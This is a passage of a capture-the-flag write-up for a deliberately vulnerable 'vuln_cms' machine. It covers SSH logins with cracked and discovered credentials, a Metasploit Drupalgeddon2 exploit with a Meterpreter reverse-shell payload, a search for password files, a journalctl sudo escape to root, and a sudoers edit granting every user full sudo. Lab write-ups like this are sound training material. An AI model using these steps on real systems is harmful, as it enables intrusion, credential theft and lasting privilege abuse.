


Awesome! this the login credential to access to **joomla** administration.




Awesome! it works 😉

Let's see users and there logins too, we can see elliot's joomla password, it might be his login password too to the machine



I took the previos hashed password from sqlmap injection result (above)

If we try to encrypt any string, the first 6 characters are the same for any



Bcrypt 10 rounds

It match !

Get into by ssh

```
┌──(root💀 kali)-[~]
└─# ssh elliot@fsociety.web -p 22
elliot@fsociety.web's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-143-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct 29 01:06:47 UTC 2021

  System load:  0.0               Processes:             112
  Usage of /:   57.4% of 8.79GB   Users logged in:       0
  Memory usage: 21%               IP address for enp0s3: 10.188.210.44
  Swap usage:   0%                IP address for enp0s8: 10.0.3.15


211 packages can be updated.
95 updates are security updates.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Thu Oct 28 15:06:38 2021 from 10.126.9.57
elliot@vuln_cms:~$
```

Awesome! we are in 😉

Exploiting Drupal

```
┌──(root💀 kali)-[/home/kali]
└─# msfconsole
[!] The following modules could not be loaded!..
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/onprem_enum.go
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/exchange_enum.go
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/host_id.go
[!]     /usr/share/metasploit-framework/modules/auxiliary/gather/office365userenum.py
[!] Please see /root/.msf4/logs/framework.log for details.

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +-----------------------+-------------------------------+
  |      __________________  |  *************[****       |
  |  ==c(______(o(______(_()  |    EXPLOIT     \          |
  |             )=\          |  _______________\_________|
  |            // \\          |  ==[msf >]============\   |
  |           //   \\         |  _______________________\ |
  |          //     \\        |  \(@)(@)(@)(@)(@)(@)(@)/  |
  |         // RECON \\       |   *********************   |
  +-----------------------+-------------------------------+
  |       o O o              |         \'\/\/\/'/          |
  |               o O        |          )======(           |
  |                  o       |       .'  LOOT  '.          |
  |  |^^^^^^^^^^^^^^|l___    |      /    _||__   \         |
  |  |    PAYLOAD     |""\___,|     /    (_||_     \        |
  |  |________________|__|)__||    |     __||_)     |       |
  |  |(@)(@)"""**|(@)(@)**|(@)|    "                "       |
  |   = = = = = = = = = = = =  |     '______________'        |
  +-----------------------+-------------------------------+
```

we have selected the exploit by using the set command

let’s check for options:

```
msf6 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options
```

We have to define RHOSTS and RPORT

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.188.210.44
RHOSTS => 10.188.210.44
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 9001
RPORT => 9001
```

The payload used

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   DUMP_OUTPUT false            no        Dump payload command output
   PHP_FUNC    passthru         yes       PHP function to execute
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      10.188.210.44    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/w
                                          iki/Using-Metasploit
   RPORT       9001             yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       Path to Drupal install
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.188.34.116    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
```

We run the exploit:

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 10.188.34.116:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 10.188.210.44
[*] Meterpreter session 1 opened (10.188.34.116:4444 -> 10.188.210.44:40534 ) at 2021-10-30 01:41:20 -0400

meterpreter >
```

Awesome! It works 😉

Let’s type shell to have **shell prompt**

```
meterpreter > shell
Process 7967 created.
Channel 0 created.

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We find out that this area is for **www-data**

Let’s look for some hidden passwords:

We launch find to look for a file its name contains “pass”

```
find / -name "*pass*"
```

```
find: '/var/tmp/systemd-private-ce09f9d3148a4dcfad374fcff778a3f4-ModemManager.service-m9jSmy': Permission denied
/var/www/html/drupal/misc/tyrell.pass
/var/www/html/drupal/modules/simpletest/tests/password.test
/var/www/html/drupal/modules/simpletest/tests/upgrade/drupal-6.user-password-token.database.php
```

Here we go, I found **tyrell.pass**

```
cat /var/www/html/drupal/misc/tyrell.pass
Username: tyrell
Password: mR_R0bo7_i5_R3@!_
```

Once I checked inside it I found username and password! Awesome ! 😉

So as usual let’s login using ssh

```
┌──(root💀 kali)-[/home/kali]
└─# ssh tyrell@fsociety.web -p 22                                                    127 ✗
tyrell@fsociety.web's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-143-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct 29 02:18:28 UTC 2021

  System load:  0.15              Processes:             123
  Usage of /:   57.6% of 8.79GB   Users logged in:       1
  Memory usage: 22%               IP address for enp0s3: 10.188.210.44
  Swap usage:   0%                IP address for enp0s8: 10.0.3.15

  ⇒ There are 2 zombie processes.


211 packages can be updated.
95 updates are security updates.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Jun  1 04:19:36 2021 from 192.168.1.4
tyrell@vuln_cms:~$
```

Then it works !

```
tyrell@vuln_cms:~$ whoami
tyrell
tyrell@vuln_cms:~$
```

We checked the current user privilege by using the **‘sudo –l’** command.

```
tyrell@vuln_cms:/home$ cd ./tyrell/
tyrell@vuln_cms:~$ ls
tyrell@vuln_cms:~$ su tyrell
Password:
tyrell@vuln_cms:~$ sudo -l
Matching Defaults entries for tyrell on vuln_cms:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tyrell may run the following commands on vuln_cms:
    (root) NOPASSWD: /bin/journalctl
tyrell@vuln_cms:~$
```

gtfobins.github.io/gtfobins/journalctl/

Boite de réception... | Outlook.com - belh... | Partage: Réception | Edt | Google Keep | Novorésumé | Tableau de bord | Doctolib : Prenez re... | Ethical Hacking Wit... | Goo

.. / journalctl

Star 6,039

Shell | Sudo

This invokes the default pager, which is likely to be `less`, other functions may apply.

This might not work if run by unprivileged users depending on the system configuration.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
journalctl
!/bin/sh
```

/bin/journalctl this file allows us to break from restricted environments and take us directly to rootshell

Run: sudo /bin/journalctl
!/bin/sh

```
tyrell@vuln_cms:~$ sudo -l
Matching Defaults entries for tyrell on vuln_cms:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tyrell may run the following commands on vuln_cms:
    (root) NOPASSWD: /bin/journalctl
tyrell@vuln_cms:~$ sudo /bin/journalctl
-- Logs begin at Fri 2021-05-28 12:16:41 UTC, end at Fri 2021-10-29 02:45:47 UTC. --
May 28 12:16:41 vuln_cms kernel: Linux version 4.15.0-143-generic (buildd@lcy01-amd64-001) (gcc version 7.5.0 (Ubuntu
May 28 12:16:41 vuln_cms kernel: Command line: BOOT_IMAGE=/vmlinuz-4.15.0-143-generic root=/dev/mapper/ubuntu--vg-ubu
May 28 12:16:41 vuln_cms kernel: KERNEL supported cpus:
May 28 12:16:41 vuln_cms kernel:   Intel GenuineIntel
May 28 12:16:41 vuln_cms kernel:   AMD AuthenticAMD
May 28 12:16:41 vuln_cms kernel:   Centaur CentaurHauls
```

```
May 28 12:18:37 vuln_cms systemd-timesyncd[574]: Synchronized to time server [2001:67c:1560:8003::c7]:123 (ntp.ubuntu
May 28 12:19:12 vuln_cms sudo[1526]:    ghost : TTY=tty1 ; PWD=/home/ghost ; USER=root ; COMMAND=/usr/bin/apt-get upd
May 28 12:19:12 vuln_cms sudo[1526]: pam_unix(sudo:session): session opened for user root by ghost(uid=0)
May 28 12:19:12 vuln_cms systemd-resolved[866]: Server returned error NXDOMAIN, mitigating potential DNS violation DV
May 28 12:19:14 vuln_cms sudo[1526]: pam_unix(sudo:session): session closed for user root
May 28 12:19:42 vuln_cms sudo[1787]:    ghost : TTY=tty1 ; PWD=/home/ghost ; USER=root ; COMMAND=/usr/bin/apt-get ins
May 28 12:19:42 vuln_cms sudo[1787]: pam_unix(sudo:session): session opened for user root by ghost(uid=0)
May 28 12:19:43 vuln_cms sudo[1787]: pam_unix(sudo:session): session closed for user root
May 28 12:19:47 vuln_cms sudo[1798]:    ghost : TTY=tty1 ; PWD=/home/ghost ; USER=root ; COMMAND=/usr/bin/apt-get ins
May 28 12:19:47 vuln_cms sudo[1798]: pam_unix(sudo:session): session opened for user root by ghost(uid=0)
```

.Awesome this takes us to root shell 😉

```
May 28 12:16:41 vuln_cms kernel: Faking a node at [mem 0x0000000000000000-0x000000007ffeffff]
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

I can go know to sudoers file and allow to everyone to be a sudo

Vi /etc/sudoers

```
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

tyrell ALL=(root) NOPASSWD: /bin/journalctl
elliot ALL=(ALL:ALL) ALL
tyrell ALL=(ALL:ALL) ALL
ghost ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
~
```

Everyone is superuser now 😉

```
root@vuln_cms:/home/tyrell# su ghost
ghost@vuln_cms:/home/tyrell$ id
uid=1000(ghost) gid=1000(ghost) groups=1000(ghost),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
ghost@vuln_cms:/home/tyrell$
```

The end